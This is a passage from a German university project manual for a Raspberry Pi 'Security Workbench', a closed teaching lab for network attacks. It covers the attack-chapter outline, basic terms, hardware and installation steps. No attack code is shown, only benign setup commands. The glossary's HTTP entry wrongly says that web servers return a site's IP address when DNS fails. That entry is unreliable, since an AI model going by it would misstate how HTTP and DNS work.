

DOKUMENTATION

# Security Workbench Ein Einstieg in die Netzwerksicherheit

Master Informatik

Studentisches Projekt

Betreuer *Prof. Dr. Stefan Hahndel*  
*Prof. Dr. Ernst Göldner*

Wintersemester 2017/18



Technische Hochschule  
Ingolstadt

# Inhaltsverzeichnis

Abbildungsverzeichnis	7
<b>1 Einleitung</b>	<b>10</b>
1.1 Rechtliches . . . . .	10
1.2 Aktualisierung . . . . .	10
<b>2 Fachbegriffe</b>	<b>11</b>
2.1 MAC-Adresse . . . . .	11
2.2 HTTP . . . . .	11
2.3 HTTPS . . . . .	12
2.4 SSID/ESSID . . . . .	12
2.5 BSSID . . . . .	12
<b>3 Raspberry</b>	<b>13</b>
3.1 Grundlegendes . . . . .	13
3.1.1 SD Karte . . . . .	15
3.1.2 USB Stick . . . . .	16
3.1.3 W-Lan Antenne . . . . .	17
3.1.4 Switch . . . . .	18
3.1.5 Gesamtansicht . . . . .	19
<b>4 Vorbereitung</b>	<b>20</b>
4.1 Installationsanleitung für Raspberry . . . . .	20
4.1.1 Kali Linux . . . . .	20
4.1.2 Raspbian . . . . .	22
4.2 Installationsanleitung Live USB mit Persistenz . . . . .	23
4.2.1 Ablauf des Vorgangs mit Win10 . . . . .	23
4.3 Einführung in das Arbeiten mit Linux . . . . .	31
4.4 Weitere Konfigurationen . . . . .	32
<b>5 Verwendete Tools</b>	<b>34</b>
5.1 Wireshark . . . . .	34
5.2 Docker . . . . .	34

5.3	Kommandozeilenprogramme . . . . .	36
5.3.1	ifconfig . . . . .	36
5.3.2	aircrack-ng . . . . .	37
5.3.3	mdk3 . . . . .	37
5.3.4	crunch . . . . .	37
5.3.5	reaver und wash . . . . .	38
5.3.6	bully . . . . .	38
5.3.7	hashcat . . . . .	38
5.3.8	OpenSSL . . . . .	38
5.3.9	Nmap . . . . .	38
5.3.10	hping3 . . . . .	39
5.3.11	Metasploit . . . . .	39
5.3.12	arp . . . . .	39
5.3.13	sslstrip . . . . .	39
5.3.14	iptables . . . . .	39
5.3.15	sysctl . . . . .	39
5.3.16	GNU Compiler Collection . . . . .	40
5.3.17	hostapd . . . . .	40
5.3.18	wifiphisher . . . . .	40
6	Buffer Overflow . . . . .	41
6.1	Grundlegendes . . . . .	41
6.2	Vorbereitung . . . . .	43
6.3	Beispielaufgaben in der Security Workbench . . . . .	44
6.3.1	Erstes Beispiel . . . . .	44
6.3.2	Zweites Beispiel . . . . .	47
6.3.3	Aufgaben . . . . .	51
6.4	Gegenmaßnahmen . . . . .	51
6.4.1	Programmierer . . . . .	51
6.4.2	Benutzer . . . . .	52
7	Heartbleed in OpenSSL . . . . .	53
7.1	Vorbereitung . . . . .	54
7.2	Ablauf . . . . .	55
7.2.1	Opfer – Die Einrichtung des verwundbaren Servers . . . . .	55
7.2.2	Angreifer – Attacke mit Nmap und Metasploit . . . . .	57
7.3	Gegenmaßnahmen . . . . .	59

8 SQL-Injection	60
8.1 Erklärung	60
8.1.1 Grundlagen Datenbanksysteme	60
8.1.2 3-Schichten-Architektur	61
8.1.3 Der Angriff	62
8.2 Vorbereitung	62
8.3 Ablauf	62
8.3.1 Aufbau des Login-Web-Services	62
8.3.2 SQL-Injection zum Auslesen von Daten	63
8.3.3 SQL-Injection zum Einfügen von Daten	66
8.3.4 SQL-Injection zum Löschen von Tabellen	67
8.3.5 Die SQL-Injection-Spielwiese	68
8.4 Gegenmaßnahmen	68
8.4.1 Prepared Statements	69
8.4.2 Escapen von Eingaben	69
9 DoS Angriffe	70
9.1 Erklärung	70
9.1.1 Bandbreitensättigung	70
9.1.2 Ressourcensättigung	71
9.1.3 Herbeiführung von System- und Anwendungsabstürzen	71
9.2 Vorbereitung	71
9.3 Ablauf	71
9.3.1 ICMP/Ping-Flooding	72
9.3.2 SYN-Flooding	73
9.3.3 Ping of Death	79
9.3.4 Teardrop	80
9.4 Gegenmaßnahmen	80
10 ARP Spoofing	81
10.1 Erklärung	81
10.2 Vorbereitung	82
10.3 Ablauf	85
10.3.1 Darstellung des Netzwerkverkehrs	85
10.3.2 Manipulation der Webseiten	87
10.4 Gegenmaßnahmen	90
10.4.1 Angriff erkennen	90
10.4.2 Angriff abwehren	91

11	DNS-Spoofing	92
11.1	Erklärung . . . . .	92
11.2	Vorbereitung . . . . .	94
11.3	Ablauf . . . . .	94
11.4	Gegenmaßnahmen . . . . .	95
12	SSL Strip	96
12.1	Erklärung . . . . .	96
12.2	Vorbereitung . . . . .	96
12.3	Ablauf . . . . .	97
12.4	Gegenmaßnahmen . . . . .	99
13	WLAN-Sicherheit	100
13.1	Erklärung . . . . .	100
13.2	Vorbereitung . . . . .	101
13.3	Hardware . . . . .	102
13.3.1	TP-Link Archer C7 . . . . .	102
13.3.2	Raspberry WLAN-AP . . . . .	106
13.3.3	Alfa AWUS051NH 802.11abgn USB Adapter Dual-Band 2.4GHz/5GHz . . . . .	106
13.4	WEP . . . . .	107
13.4.1	Unterschied von Open System Authentication und Shared Key Authentication . . . . .	107
13.4.2	Shared Key Authentication . . . . .	107
13.4.3	WEP-Verschlüsselung . . . . .	108
13.4.4	Schwächen bei WEP . . . . .	110
13.4.5	Cracking der WEP-Verschlüsselung . . . . .	111
13.4.6	Fazit . . . . .	116
13.5	WPA/WPA2 . . . . .	117
13.5.1	WPA/WPA2 Personal Mode . . . . .	117
13.5.2	Enterprise Mode . . . . .	125
13.5.3	Fazit . . . . .	128
13.6	WPS . . . . .	129
13.6.1	Authentifizierung per Pin-Eingabe . . . . .	130
13.6.2	Schwächen von WPS . . . . .	131
13.6.3	Cracking des WPS-Schlüssels . . . . .	131
13.6.4	Fazit . . . . .	134
13.7	DoS . . . . .	135
13.7.1	Michael shutdown exploitation . . . . .	136
13.7.2	Beacon Flood Mode . . . . .	136

13.7.3 Authentication DoS mode . . . . .	137
13.7.4 Deauthentication DoS mode . . . . .	137
13.7.5 Fazit . . . . .	137
13.8 Fake Access-Points . . . . .	138
13.8.1 Theoretischer Ablauf . . . . .	138
13.8.2 Erstellen eines Fake-AP mit Wifiphisher . . . . .	138
13.9 Gegenmaßnahmen . . . . .	141
13.9.1 WEP . . . . .	141
13.9.2 WPS . . . . .	141
13.9.3 WPA/WPA2 . . . . .	142
14 Fake-USB Angriff . . . . .	144
14.1 Erklärung . . . . .	144
14.2 Vorbereitung . . . . .	144
14.3 Ablauf . . . . .	144
14.4 Gegenmaßnahmen . . . . .	146
15 Disclaimer . . . . .	147
16 Anhang . . . . .	149
16.1 Docker-Merkblatt . . . . .	149

# Abbildungsverzeichnis

3.1	Raspberry Pi 3 Model B . . . . .	14
3.2	Micro-SD Karte . . . . .	15
3.3	USB Stick . . . . .	16
3.4	WLAN-Antenne . . . . .	17
3.5	Switch . . . . .	18
3.6	Gesamtansicht der Workbench . . . . .	19
4.1	Einstellungen beim Universal USB Installer . . . . .	24
4.2	Rechtsklick auf den Speicherbereich . . . . .	25
4.3	Verkleinern der Partition . . . . .	25
4.4	Verkleinern der Partition . . . . .	26
4.5	Erstellen der zweiten Partition . . . . .	27
4.6	Startfenster Kali . . . . .	28
4.7	Terminal in Kali . . . . .	28
4.8	Ausgabe fdisk -l . . . . .	29
4.9	Finden der richtigen Partition . . . . .	30
4.10	Ausgabe git clone befehl . . . . .	31
4.11	Start der Workbench mit dem Terminal . . . . .	32
4.12	Hauptseite der Workbench . . . . .	32
5.1	Docker Virtualisierung Quelle: <a href="https://www.docker.com/what-container">https://www.docker.com/what-container</a> . . . . .	35
5.2	Docker - Eigne Container erstellen . . . . .	36
5.3	Beispieldaten ifconfig . . . . .	37
6.1	Aufbau des Speichers beim Start eines Programmes: Code -> Heap -> Stack . . . . .	42
6.2	links: Eingabeargument wird nicht überprüft, kann aber keinen Schaden anrichten, rechts: Eingabeargument wird nicht überprüft und es ist möglich die Variable isAdmin zu überschreiben . . . . .	42
6.3	Stackansicht mit dem noch nicht übergebenen Argument . . . . .	43
7.1	Side-by-Side Vergleich der 1_lib.c von OpenSSL 1.0.1f (links) und OpenSSL 1.0.1g (rechts) . . . . .	53

7.2 Skizze des Heartbeat-Mechanismus und der Verwundbarkeit na- mens Heartbleed nach <a href="https://commons.wikimedia.org/wiki/&lt;br/&gt;File:Simplified_Heartbleed_explanation.svg">https://commons.wikimedia.org/wiki/ File:Simplified_Heartbleed_explanation.svg</a> . . . . .	55
8.1 3-Schichten-Architektur . . . . .	61
8.2 Tabellenstruktur der Tabelle „secretUserData“ . . . . .	62
8.3 Login-Oberfläche des Web-Services . . . . .	63
8.4 Normaler Login . . . . .	64
8.5 Login mit SELECT-Injection . . . . .	65
8.6 Auswertung von OR "1-"1 . . . . .	65
8.7 Login mit INSERT-Injection . . . . .	66
8.8 Login mit DROP-Injection . . . . .	67
8.9 Verschiedene SQL-Injections zum Ausprobieren . . . . .	68
9.1 Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde .	73
9.2 Normaler Ablauf beim TCP Verbindungsauftbau . . . . .	74
9.3 Kommunikationsablauf beim Syn Flood . . . . .	75
9.4 Starten des Apache Servers . . . . .	76
9.5 Beispielstring für wireshark . . . . .	78
9.6 Terminal beim SYN Flood Angriff . . . . .	79
10.1 Unveränderte ARP-Tabelle mit dynamischen und statischen Einträgen	81
10.2 Aufgezeichneter ARP-Request für die Adresse 192.168.178.32 mit leerer MAC-Adresse . . . . .	82
10.3 Aufgezeichneter ARP-Reply von der Adresse 192.168.178.32 mit der zugehörigen MAC-Adresse . . . . .	83
10.4 Manipulierter ARP-Reply der beim Zielrechner die IP-Adresse eines dritten Rechners mit der MAC-Adresse des Angreifers verknüpft . .	83
10.5 links: Netzwerkkommunikation über das Gateway des Netzes direkt mit anderen Netzwerkteilnehmern; rechts: Netzwerkkommunikati- on erfolgt immer über den Rechner des Angreifers . . . . .	84
10.6 Bildschirmausgabe beim Start des Security Workbench Skriptes auf der Konsole . . . . .	85
10.7 Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde .	87
10.8 Ettercap zeigt den Netzwerkverkehr des Opfers an . . . . .	88
10.9 Ablauf des Tutorials aus Sicht des Opfers mit in gelb markierter ARP Tabelle vor dem Angriff und in grün markierter ARP Tabelle nach dem Angriff . . . . .	89
10.10 Manipulierte ARP-Tabelle des angegriffenen Rechners . . . . .	91
11.1 Vorgehen eines DNS-Lookups . . . . .	92

11.2 Vorgehen beim DNS-Spoofing . . . . .	94
12.1 links: Normaler Aufbau einer HTTPS-Verbindung; rechts: Verbindungsauflauf während einer SSL Strip Attacke . . . . .	97
13.1 WLAN-Szenario . . . . .	101
13.2 Archer C7 . . . . .	102
13.3 Alfa USB-Adapter . . . . .	106
13.4 Challenge/Response bei WEP . . . . .	108
13.5 WEP Verschlüsselung . . . . .	109
13.6 WEP Entschlüsselung . . . . .	109
13.7 WEP Pakete . . . . .	110
13.8 SKA-Aufnahme . . . . .	112
13.9 Sharedkey Files . . . . .	112
13.10 Fake Authentication Success . . . . .	113
13.11 WEP Schlüsselberechnung . . . . .	116
13.12 WPA/WPA2 4-Wege-Handshake (Quelle: kalitutorials.com) . . . . .	118
13.13 Enterprise Fake-AP Challenge-Response . . . . .	127
13.14 Wash Ausgabe . . . . .	133
13.15 Reaver Ausgabe . . . . .	133
13.16 Wifiphisher Netzwerkauswahl . . . . .	139
13.17 Wifiphisher Firmware Phishing Page . . . . .	140
13.18 Wifiphisher Free Wifi Phishing Page . . . . .	141
14.1 Ablauf des Fake-USB Angriffs . . . . .	145

# 1 Einleitung

Dieses Dokument beschreibt die Verwendung der Security Workbench, die seit dem Sommersemester 2016 als studentische Projektarbeit im Rahmen des Masterstudiengangs Informatik an der TH Ingolstadt entwickelt wird. Die Workbench erklärt und veranschaulicht verschiedene Angriffe und Szenarien aus dem Bereich der Netzwerksicherheit. Dies betrifft unter anderem Spoofing, Denial-of-Service und Angriffe auf die WLAN Infrastruktur.

Nach einer Erläuterung relevanter Fachbegriffe und der Erklärung zur grundlegenden Einrichtung der Workbench zeigen die folgenden Kapitel auf, wie die einzelnen Angriffe gestartet werden und welche Voraussetzungen für diese gelten.

## 1.1 Rechtliches

Für die Verwendung der hier zusammengestellten Tools sei ausdrücklich auf das Kapitel 15 Disclaimer verwiesen.

## 1.2 Aktualisierung

Die Security Workbench liegt als öffentliches Git-Repository unter der URL <https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench> vor. Eine Aktualisierung per git kann auf der Kommandozeile wie folgt durchgeführt werden.

```
> cd INF-M-Projekt-Security-Workbench  
> git pull
```

## 2 Fachbegriffe

Hier werden wichtige Fachbegriffe im Kontext der Security Workbench kurz erklärt, die im späteren Verlauf für die einzelnen Angriffe eine Rolle spielen.

### 2.1 MAC-Adresse

Die MAC-Adresse – kurz für *Media Access Control* – ist eine Hardwareadresse eines Netzwerkadapters, welches eben dieses Adapter im lokalen Netzwerk identifiziert. Jede LAN-Schnittstelle und jedes WLAN-Interface benötigt eine eigene MAC-Adresse. Eine solche MAC-Adresse ist sechs Byte lang und wird üblicherweise in hexadezimaler Notation angegeben.

E8-03-9A-DC-DF-23

Unter Windows kann die eigene MAC-Adresse per ipconfig -all bestimmt werden, unter Linux wird hierfür ifconfig -a verwendet. Die MAC-Adresse wird pro Gerät üblicherweise vom Hersteller vergeben, daher kann anhand der ersten drei Byte über öffentlich zugängliche Datenbanken<sup>1</sup> ein Rückschluss auf die Firma gezogen werden, welche das Netzwerkgerät produziert hat. Entsprechende Datenbanken ordnen beispielsweise obige MAC der „Samsung Electronics CO., LTD“ zu.

### 2.2 HTTP

Hypertext Transfer Protocol (HTTP) ist ein zustandsloses Protokoll zur Übertragung von Daten auf Anwendungsschicht über ein Rechnernetz. Der Standard wurde 1991 von der Internet Engineering Task Force (IETF) und dem World Wide Web Consortium (W3C) eingeführt und ist mittlerweile in Version 2.0 (HTTP/2) veröffentlicht. Es wird meist dafür verwendet, Webseiten aus dem Internet in einen Webbrowser zu laden.

Wird ein Link zu einer URL mit dem Beginn „http://“ aufgerufen, wird HTTP genutzt. Als Erstes wird dann veruscht den Namen der Website mit Hilfe des

---

<sup>1</sup>siehe etwa <http://www.macvendorlookup.com/>

DNS-Protokolls in eine IP-Adresse zu übersetzen (weitere Erklärung siehe Kapitel DNS Spoofing). Ist dies nicht möglich, wird über den Standard-Port 80 eine HTTP-GET-Anforderung gesendet. Als Antwort schickt der Web-Server die passende IP-Adresse der angefragten Webseite.

## 2.3 HTTPS

Hypertext Transfer Protocol Secure (HTTPS) wird zur sicheren Übertragung von Daten auf der Anwendungsschicht über ein Rechnernetz verwendet. Syntaktisch ist es wie HTTP aufgebaut, wird jedoch von einer Verschlüsselung der Daten umgeben. Dazu wird das Secure Socket Layer (SSL) bzw. die Transport Layer Security (TLS) verwendet.

Bei der Benutzung wird vor dem Versenden und Bearbeiten von Nachrichten eine Identifikation und Authentifizierung der Kommunikationspartner durchgeführt. Danach wird ein gemeinsamer Schlüssel ausgetauscht mit dem alle nachfolgenden Nachrichten verschlüsselt werden. Dabei ist der Standard-Port für HTTPS-Nachrichten Port 443.

## 2.4 SSID/ESSID

Ein Service Set Identifier (SSID), seltener auch ESSID (Extended SSID) bezeichnet, ist ein vom Nutzer frei zu wählender Name eines Services (WLAN-Netz), über das der Service ansprechbar ist. Ein SSID kann bis zu 32 Byte lang sein und entsprechend bis zu 32 ASCII-Zeichen umfassen.

## 2.5 BSSID

Die Basic Service Set Identification (BSSID) jedes WLAN-Gerätes ist eindeutig. Im Allgemeinfall versteht man unter der BSSID die MAC-Adresse des Gerätes.

# 3 Raspberry

## 3.1 Grundlegendes

Das Raspberry Pi 3 Model B ist ein in Großbritannien gebauter Ein-Platinen Computer. Dieser Mini-PC ist in der Lage grundlegende Tätigkeiten eines Desktop-Computers zu realisieren. Er verfügt über die Möglichkeit diverse Betriebssysteme und eigene Programme zu schreiben und anzuwenden. Das Pi 3 besitzt jedoch wie seine Vorgänger keine Festplatte, es wird stattdessen eine Micro-SD-Karte oder ein USB-Stick verwendet. Der Raspberry Pi besitzt außerdem die Möglichkeit durch verschiedene Schnittstellen elektronische Schaltungen und Projekte zu kreieren und diese zu steuern. Durch die fest verbauten Anschlüsse ist es zudem möglich verschiedene Aus- und Eingabegeräte mit dem Raspberry Pi 3 zu verbinden. In der folgendem Bild ist ein physikalischer Aufbau zu sehen.




Abbildung 3.1: Raspberry Pi 3 Model B

Das Raspberry 3 Model B enthält einen 4-Kern-CPU mit 1,2 GHz von und 64-Bit sowie 1 GB RAM. Es beinhaltet ein integriertes drahtloses Netzwerk, Bluetooth, Ethernet 100 mbit/s und vier verbaute USB-Buchsen. Es verfügt außerdem über 40 GPIO-Pins, DSI Display Port, Full Size HDMI Video Output und ein CSI Camera Port, sowie einen 3.5mm 4-pole Composite Video and Audio Output Jack. Als Stromquelle ist ein standardmäßiges Micro USB-Netzteil mit 5V und 2000 mA vorgesehen. Weitere Bauteilbezeichnungen und Hardwaredaten sind in Abbildung 3.1 zu sehen.

### 3.1.1 SD Karte



Abbildung 3.2: Micro-SD Karte

Die Micro-SD Karte dient initial als Festplattespeicher, welche das Betriebssystem enthält. Das Raspberry ist Werksseitig so eingestellt, dass dieses immer von der SD Karte bootet. Ist keine SD Karte eingelegt, kann kein Bootvorgang stattfinden. Grund dafür ist, dass auf den BCM 2835, 6 und 7 Chip sich ein 32kb Speicher befindet der das Booten ermöglicht. Dieser sucht bei jedem Bootvorgang die Datei "bootcode.bin" auf der SD-Karte. Im Laufe des Projekts SSecurity Workbench wurde entschieden, dass die SD Karte weggelassen wird, da der Zugang wegen dem Touchbildschirm und dem damit verbundenen Gehäuse blockiert wird. Zudem hat die Erfahrung gezeigt, dass SD Karten einen hohen Verschleiß bei signifikanten Lese und Schreibarbeiten aufweist. Abhilfe schafft ein bootfähiger USB-Stick. Dazu wird im kommenden Kapitel genauer erläutert.

### 3.1.2 USB Stick



Abbildung 3.3: USB Stick

Ab dem Raspberry Pi 3 Model b ist es möglich einen Bootfähigen USB-Stick zu konfigurieren. Die Entwickler der Raspberry Pi Foundation entwickelten extra dafür einen neuen Bootloader. Somit ist man nun in der Lage von verschiedenen Medien zu booten. Dadurch ist eine komfortable Lösung geschaffen, welches ein einfaches und schnelles wechseln des Betriebssystems ermöglicht. Das Raspberry Pi besitzt, statt eines BIOS, eine Datei namens "config.txt". Dort werden verschiedene Parameter übergeben, welche das Raspberry Pi zum booten benötigt. Diese neue Funktion des Bootloaders wurde in diesem Projekt zunutze gemacht. Deshalb wurde in die Datei "config.txt" die Zeile "program\_usb\_boot\_mode = 1" hinzufügt und anschließend das Pi heruntergefahren. Ist daraufhin ein USB-Stick mit z.B. einer Linux Partitionen mit dem Raspberry verbunden, kann die SD Karte entfernt werden und neugestartet werden. Nach kurzer Zeit ist zu sehen, dass der Boot via USB-Stick erfolgreich war. Dieser Zustand ist nun auf Dauer gültig und muss nicht am selben Gerät wiederholt werden. Es ist trotzdem zu beachten, dass bei jedem Raspberry eine Initiale Einrichtung über eine SD-Karte erfolgen muss.

### 3.1.3 W-Lan Antenne



Abbildung 3.4: WLAN-Antenne

Für den, von Raspberry Foundation, zur Verfügung gestellten Access-Point, war es leider nicht möglich auf das schon integrierte WLAN-Modul zu setzen, da es den Standard für WPA2-Enterprise Access-Points nicht unterstützte. Um diese Problematik zu beheben, wurde ein USB-WLAN-Stick verwendet, der diesen Standard unterstützt (siehe Abbildung 3.1.3).

### 3.1.4 Switch



[Abbildung 3.5:](#) Switch

Um die drei Raspberries untereinander zu verbinden, kann man auf einen handelsüblichen L2-Switch, wie z.B. in Abbildung 3.1.4 zu sehen, verwenden.

### 3.1.5 Gesamtansicht




Abbildung 3.6: Gesamtansicht der Workbench

Die Security-Workbench ist in drei unterschiedliche Komponenten aufgeteilt. Die beiden Raspberry Pi's, links und rechts auf dem Bild, sind so konfiguriert, dass sie Opfer oder Angreifer sein können. Das Raspberry dazwischen, dient als Server und WLAN-Schnittstelle. Alle Komponenten sind über einen Switch verbunden, welcher vom WAN abgetrennt ist, somit bleibt das Hochschulnetzwerk unberührt. Die Voraussetzungen für das Tutorial auf den Raspberry Pi's sind wie folgend:

1. Alle drei Raspberry Pi's müssen entsprechend der Gesamtansicht, mittels Ethernetkabel, mit dem Switch verbunden werden.
2. Beim Raspberry Pi, welcher als Server und Wlan-Schnittstelle dient, muss der Netzwerkadapter und die Wlan-Antenne zusätzlich angeschlossen werden.
3. Alle benötigten Geräte an das Stromnetz anschließen.

Im folgenden Kapitel, Installationsanleitung für Raspberry, wird das Aufsetzen der Betriebssysteme auf die Raspberry Pi's genauer erläutert.

# 4 Vorbereitung

In diesen Kapitel geht es darum, wie man seine Hardware vorbereiten muss und wie man die Security Workbench installiert. Es ist gibt hier zwei Möglichkeiten die Security Workbench zu betreiben. Eine Möglichkeit ist mithilfe eines von Live-USB geladenen Kali-Linux Images, die Workbench auf Standart Desktop-Rechnern aufzuspielen. Diese Variante funktioniert nur mit Klassischer AMD64-Architektur. Informationen wie man den Live-USB Stick aufsetzt, wird in Kapitel 4.2 erklärt. Die andere Möglichkeit wäre das Verwenden eines bzw. mehrerer Raspberries für die Security Workbench. Wie diese installiert werden, wird ausführlich in Kapitel 4.1 beschrieben.

## 4.1 Installationsanleitung für Raspberry

Bei der Installation für die Raspberries muss unterschieden werden, welche Komponenten der Security Workbench vorbereitet werden sollen. Denn die beiden Raspberry Pi's, Angreifer und Opfer, besitzen ein anderes Betriebssystem als das Raspberry, welches für die Infrastruktur verwendet wird.

Die Opfer- / Angreifersysteme sind Funktionsgleich mit denen vom Live-USB-Stick, die Beiden können jederzeit die Position des Angreifers oder des Opfers tauschen. Der dritte Raspberry, welcher die Infrastruktur bereitstellt, hat jedoch eine grundsätzlich andere Aufgabe. Er stellt das Netzwerk und die benötigten Webseiten zur Verfügung, um die Angriffe komplett abgeschirmt vom Netz durchzuführen. Zusätzlich besteht die Möglichkeit, da dieser Raspberry keine andere Architektur aufweist im Vergleich zu den anderen Beiden, den Live-USB-Stick zu tauschen und dort die Angreifer- bzw. Opferrolle einzunehmen.

### 4.1.1 Kali Linux

Für das Angreifer- und Opfersystem wird, wie beim Live-USB, auf Kali-Linux gesetzt. Dies ermöglicht eine hohe Kompatibilität zwischen den beiden Systemen. Ein weiterer Vorteil ist, dass es verschiedene Kali-Linux-Pakete, für gängige Penetration Testing Software, gibt.

#### 4.1.1.1 Kali Linux auf USB/SD Kopieren

Das Kali-Linux für den Raspberry kann man kostenlos bei Offensive Security downloaden. Unter Windows kann man Win32DiskImager verwenden, um das Image auf eine SD oder einen USB-Stick zu spielen. Bei linuxbasierten Systemen ist es üblich, das Terminal-Tool `dd` zu verwenden. Eine Anleitung, wie man `dd` verwendet um für das Raspberry ein Image zu kreieren, findet man unter <https://www.raspberrypi.org/documentation/installation/installing-images/README.md>. Um zukünftig vom USB booten zu können, muss wie bereits beschrieben, bei jedem Raspberry Pi noch ein Bootflag übergeben werden. Genaueres siehe Kapitel 4.1.1.3.

#### 4.1.1.2 Abhängigkeiten nachinstallieren

Nachdem man Kali Linux auf sein Boot Gerät installiert hat kann man das Projekt mit Hilfe von git herunterladen. Wenn git noch nicht installiert ist kann man auf der Konsole mit Hilfe des Befehls `apt update && apt install git` git nachinstallieren. Mit Hilfe von

```
git clone https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench.git
```

lädt man den aktuellsten Stand herunter.

Alternativ kann man sich `raspiInit.sh` herunterladen und dieses Skript ausführen. Bei diesen Skript wird auch gleich noch der Bildschirm richtig gedreht. Um nun die fehlenden Abhängigkeiten nachzuinstallieren muss man in der Konsole noch `chmod +x INF-M-Projekt-Security-Workbench/Projekte/InstallScripts/kaliARM.sh`  
`&& ./INF-M-Projekt-Security-Workbench/Projekte/InstallScripts/kaliARM.sh` eingeben. Nun werden noch alle benötigten Programme nachinstalliert. Wenn man nun alle gewollte Geräte aufgesetzt hat, kann man wie in 4.3 beschrieben fortfahren.

#### 4.1.1.3 Raspberry USB Bootfähig machen

Um Kali-Linux vom USB booten zu können, muss zuerst wie in 4.1.2.3 beschrieben der Raspberry bootfähig gemacht werden. Leider hat nur das Raspbian Betriebssystem die Möglichkeit das Boot-Flag zu setzen. Aus diesem Grund benötigt man hierfür Raspbian.

#### 4.1.1.4 KaliARM install Script

Da die Installationsskripte sehr umfangreich sind, gehe ich hier nur knapp drauf ein. Wenn sich jemand einen genaueren Überblick über die Skripte verschaffen möchte, sollte er die Kommentare des Skripts beachten. Grob besteht das Kali-Installations-Script aus den Bereichen Kali-Linux auf den neusten Software Stand

bringen, fehlende Pakete nachinstallieren, Wireshark konfigurieren, Docker-Engine installieren und die Docker-Container bauen. Man kann das komplette Skript unter Projekte/InstallScripts finden.

## 4.1.2 Raspbian

### 4.1.2.1 Raspbian auf USB/SD Kopieren

Raspbian kann man kostenlos bei [raspberrypi.org](https://www.raspberrypi.org/) herunterladen. Das Image bespielt man mithilfe von Win32DiskImager auf eine/n SD oder USB(Zusätzliche Schritte sind benötigt siehe 4.1.2.3). Unter Linux kann man hier einfach DD verwenden. Genauere Anleitungen wie man vorgeht, findet man unter <https://www.raspberrypi.org/documentation/images/README.md>

### 4.1.2.2 Projekt aufsetzen

Um den Raspbian aufzusetzen kann man das Skript raspiInit.sh verwenden, um das Projekt zu downloaden und auch den Bildschirm richtig zu drehen. Nach der Ausführung muss man noch den im Terminal beschrieben Anweisungen folgen. Nach dem Neustart(Damit der Bildschirm richtig gedreht ist) muss man raspiService.sh ausführen. Hier wird die benötigte Software installiert und konfiguriert, so dass nach einem Neustart auch alle Services automatisch funktionieren. Als letztes Skript führt man noch raspiDockerInstall.sh ausführen. Dieses Skript kümmert sich um die Docker-Container. Hier werden alle für das Projekt benötigte Container gebaut und konfiguriert.

### 4.1.2.3 Raspberry USB bootfähig machen

Um beim Raspberry vom USB-Stick zu booten anstatt von der SD-Karte, muss man zuerst Raspbian auf eine SD-Karte installieren und booten. Als nächstes führt man im Terminal folgenden Befehl aus

```
echo program_usb_boot_mode=1 | sudo tee -a /boot/config.txt
```

nach einen Neustart kann man dann schon von einem USB-Gerät booten. Eine genauere und ausführlicher Anleitung findet man unter [raspberrypi.org](https://www.raspberrypi.org).

### 4.1.2.4 Installations-Skripte

Die genauen Informationen was die Installationsskripte(raspiInit.sh, raspiService.sh, raspiDockerInstall.sh) machen, kann man den Kommentaren in den Skripten entnehmen. Die Installations-Skripte installieren Software nach, sodass der Raspberry wie ein Wlan-Router fungiert. Hierbei wird folgende Software

verwendet: isc-dhcp-server, freeradius, hostapd, bind9.

